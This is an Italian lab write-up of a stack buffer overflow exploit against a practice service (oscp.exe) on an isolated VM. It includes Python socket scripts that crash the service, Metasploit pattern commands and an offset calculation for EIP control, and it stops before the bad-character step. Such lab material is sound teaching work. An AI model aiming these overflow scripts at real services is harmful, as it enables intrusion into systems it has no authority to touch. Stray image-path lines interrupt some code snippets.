Build Week 3 – Extra 2

Cracking di un Buffer Overflow

Executive Summary

Nel presente laboratorio si procede ad analizzare e sfruttare una vulnerabilità di **buffer overflow stack-based** in ambiente controllato.

Si andrà ad:

- avviare l'ambiente di laboratorio
- installare e configurare Immunity Debugger con Mona
- provocare un crash controllato
- calcolare l'offset EIP
- identificare i bad characters
- generare uno shellcode personalizzato
- individuare un gadget `jmp esp`
- costruire ed eseguire l'exploit finale
- ottenere una reverse shell

Tutte le attività vengono svolte esclusivamente in ambiente isolato.

Introduzione

L'obiettivo è comprendere concretamente come una vulnerabilità di tipo **buffer overflow** possa permettere il controllo del flusso di esecuzione di un programma.

Si procederà in modo metodico:

1. Avviare il servizio vulnerabile
2. Forzare un crash

3. Analizzare EIP ed ESP
4. Costruire un exploit progressivo fino all’esecuzione di codice arbitrario

---

FASE 1 – Avviare l’ambiente di laboratorio

1. Avviare le macchine virtuali

1. Avviare **Kali Linux** (macchina attaccante).
2. Avviare **Windows 10 Metasploitable** (macchina vulnerabile).

---

2. Scaricare il materiale necessario (link)

1. Scaricare il pacchetto indicato.
2. Trasferire il file all’interno della VM Windows (se necessario).
3. Scompattare il contenuto sul Desktop.
4. Verificare la presenza della cartella **OverflowKit**.

---

3. Installare Immunity Debugger

1. Avviare il file `ImmunityDebugger_1_85_setup`.
2. Installare accettando le impostazioni predefinite.
3. Verificare che venga creato il percorso:

   C:\Program Files (x86)\Immunity Inc\Immunity Debugger

---

4. Configurare Mona

1. Aprire la cartella `OverflowKit\ImmunityDebugger`.
2. Copiare `mona.py`.
3. Incollare il file nella cartella:


   C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

---

FASE 2 – Avviare il programma vulnerabile

5. Avviare oscp.exe

1. Aprire **Immunity Debugger**.
2. Selezionare **File** → **Open**.
3. Aprire `oscp.exe`.
4. Premere **Run (Play)** per avviare l'esecuzione.



- Immunity con processo in esecuzione

---

6. Verificare che il servizio ascolti sulla porta 1337

1. Verificare che il programma sia in ascolto sulla porta 1337.
2. Dal terminale Kali, connettersi:

   nc 192.168.1.19 1337
3. Inviare il comando:

   HELP

- Terminale con risposta HELP

FASE 3 – Provocare il Crash

Obiettivo

Inviare un input molto lungo al servizio sulla porta **1337**, provocare il crash e verificare in Immunity:

- **EIP = 41414141**
- **ESP contiene 41 41 41**

3.1 Verificare che il servizio sia attivo

Prima di tutto:

Su Windows

1. Aprire **Immunity Debugger**
2. Caricare `oscp.exe`
3. Premere **Run (Play)**

Il programma deve essere in esecuzione.

3.2 Creare lo script Python su Kali

Aprire terminale su Kali:

nano crash.py

Codice:

```
#!/usr/bin/env python3

import socket

IP = "192.168.1.19"

PORT = 1337


# Se il servizio richiede il comando OVERFLOW1

payload = b"OVERFLOW1 " + (b"A" * 3000)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.settimeout(5)

print(f"[+] Connessione a {IP}:{PORT}")
s.connect((IP, PORT))

print("[+] Invio payload lungo...")

s.sendall(payload)

print("[+] Payload inviato. Verificare crash in Immunity.")
s.close()
```

Salvare:

- CTRL + O
- INVIO
- CTRL + X

3.3 Eseguire lo script

Nel terminale Kali:

python3 crash.py

Output:

[+] Connessione a 192.168.1.19:1337

[+] Invio payload lungo...

[+] Payload inviato. Verificare crash in Immunity.

- Terminale Kali con esecuzione script

3.4 Osservare il crash in Immunity (in base allo screenshot)

Dopo aver eseguito lo script Python e inviato il payload lungo alla macchina Windows (192.168.1.19), ci si sposta sulla VM Windows e si osserva **Immunity Debugger**.

Il processo `oscp.exe` risulta interrotto su un'eccezione, segno che il crash è avvenuto correttamente.

Verifica del registro EIP

Nel pannello **Registers** (in alto a destra nello screenshot) si osserva chiaramente:

EIP 41414141

Il valore `0x41` rappresenta la lettera **A** in ASCII.
Il valore `41414141` corrisponde quindi alla sequenza “AAAA”.

Questo dimostra che:

- Il buffer overflow ha sovrascritto il registro EIP.
- Il flusso di esecuzione del programma è stato controllato.
- L’input inviato ha raggiunto l’indirizzo di ritorno sullo stack.

Verifica del registro ESP e dello stack

Sempre nello screenshot, si osserva:

- Il registro **ESP** punta a un’area di memoria contenente il nostro input.
- Nella finestra **Stack** (parte inferiore), sono visibili ripetizioni del valore:

41414141

41414141


41414141

In formato byte questo corrisponde a:

41 41 41 41

La presenza continua di `41` conferma che:

- Lo stack contiene il payload inviato.
- ESP punta ai dati controllati.
- Il buffer è stato completamente sovrascritto con il nostro input.



Interpretazione tecnica:

Dallo screenshot si può concludere che:

- Il crash è avvenuto correttamente.
- Il registro **EIP è sotto controllo**.
- Lo stack contiene il payload.
- La vulnerabilità è sfruttabile.


FASE 4 – Calcolare l’offset

8. Generare un pattern

Su Kali:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000

Copiare il pattern generato.




- Output pattern_create

---

9. Inviare il pattern al servizio

1. Inserire il pattern nello script.
2. Eseguire.
3. Osservare il nuovo valore EIP.

Annotare il valore EIP.



---

10. Calcolare l’offset

Dopo aver inviato il pattern al servizio e aver osservato il nuovo valore di EIP in Immunity (nel tuo caso **396F4338**), si procede al calcolo dell’offset.

Procedura

Su Kali eseguire il comando completo:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 396F4338

Output ottenuto

Il terminale restituisce:

[*] Exact match at offset 2006

Interpretazione

Il valore **2006** rappresenta il numero esatto di byte necessari per raggiungere il registro EIP.

Questo significa che:

- Dopo 2006 byte di input
- I successivi 4 byte
- Sovrascrivono il registro EIP

È stato determinato con precisione l'offset necessario per controllare EIP.
Questo valore sarà utilizzato nel passo successivo per verificare il controllo completo del registro, costruendo un nuovo payload strutturato come:

"A" * 2006 + "BBBB"

- Terminale Kali con comando `pattern_offset`
- Riga con `Exact match at offset 2006` ben visibile

FASE 5 – Confermare il controllo del registro EIP

Obiettivo

Verificare che l’offset calcolato (2006) permetta di controllare con precisione il registro EIP, dimostrando la completa sovrascrittura del flusso di esecuzione.

Preparazione del nuovo payload

Dopo aver calcolato l’offset corretto pari a 2006, si modifica lo script Python per costruire un payload strutturato nel seguente modo:

- Comando iniziale richiesto dal servizio: `OVERFLOW1`
- Padding di caratteri “A” fino a raggiungere EIP
- 4 byte “BBBB” per sovrascrivere EIP
- 4 byte “CCCC” per verificare il contenuto dello stack

Codice utilizzato:

command = b"OVERFLOW1 "


offset_total = 2006


offset = offset_total - len(command)


payload = command + b"A" * offset + b"BBBB" + b"CCCC"

Questo garantisce che:

- I caratteri BBBB vadano esattamente a sovrascrivere EIP
- I caratteri CCCC risultino nello stack immediatamente dopo


kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 crash.py *
#!/usr/bin/env python3
import socket
IP = "192.168.1.19"
PORT = 1337
# Se il servizio richiede il comando OVERFLOW1
offset = 2006
payload = b"OVERFLOW1 " + b"A" * offset + b"BBBB" + b"CCCC"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)
print(f"[+] Connessione a {IP}:{PORT}")
s.connect((IP, PORT))
print("[+] Invio payload lungo ...")
s.sendall(payload)
print("[+] Payload inviato. Verificare crash in Immunity.")
s.close()
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line


(kali㉿kali)-[~]
$ python3 crash.py
[+] Connessione a 192.168.1.19:1337
[+] Invio payload lungo ...
[+] Payload inviato. Verificare crash in Immunity.


kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 crash.py *
#!/usr/bin/env python3
import socket
IP = "192.168.1.19"
PORT = 1337
# Se il servizio richiede il comando OVERFLOW1
command = b"OVERFLOW1 "
offset_total = 2006
offset = offset_total - len(command)
payload = command + b"A" * offset + b"BBBB" + b"CCCC"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)
print(f"[+] Connessione a {IP}:{PORT}")
s.connect((IP, PORT))
print("[+] Invio payload lungo ...")
s.sendall(payload)
print("[+] Payload inviato. Verificare crash in Immunity.")
s.close()
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

- Script `crash.py` modificato
- Blocco payload ben visibile
- Offset 2006 chiaramente leggibile

FASE 6 – Identificare i bad characters


11) Configurare Mona (working folder)

In Immunity:

1. Cliccare nella finestra in basso del debugger (Command Bar / Log)
2. Scrivere:

!mona config -set workingfolder c:\mona\%p

3. Premere INVIO
4. **Verificare che Mona risponda senza errori e crei la cartella per il processo.**




- Output di Mona con il comando `config` eseguito correttamente.

---

12. Generare bytearray

